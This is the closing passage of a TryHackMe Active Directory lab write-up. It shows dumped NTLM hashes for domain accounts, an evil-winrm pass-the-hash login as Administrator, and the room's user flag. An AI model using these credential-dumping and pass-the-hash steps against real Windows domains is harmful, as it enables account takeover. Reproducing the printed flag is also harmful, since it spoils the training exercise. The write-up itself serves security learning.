Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed098610330
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404e
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6a
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:43600
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b0
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f9
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a4
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317
```


Task 6: Flag submission:

In this section, we are going to use the evil-winrm which is used to establish an interactive session with a remote Windows system using the WinRM (Windows Remote

Management) protocol. We can then cd to the specific folders and cat the content of user.txt. See the screenshot below.



```
kali@kali~$ evil-winrm -i 10.10.6.165 -u Administrator -H
0e0363213e37b94221497260b0bcb4fc
...
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd
C:\Users\svc-admin\Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd
C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt
```

Here is the completion screenshot and link

Link to public profile: https://tryhackme.com/p/Daniel.Mwendwa

link to room: https://tryhackme.com/room/attacktivedirectory



Congratulations

You've completed the room! Share this with your friends:

Conclusion:

By delving into concepts like authentication, authorization, and directory services, we have grasped the essential components that make up Active Directory. Additionally, we have examined related tools such as Nmap and enum4linux, which further complement the management and security of Active Directory.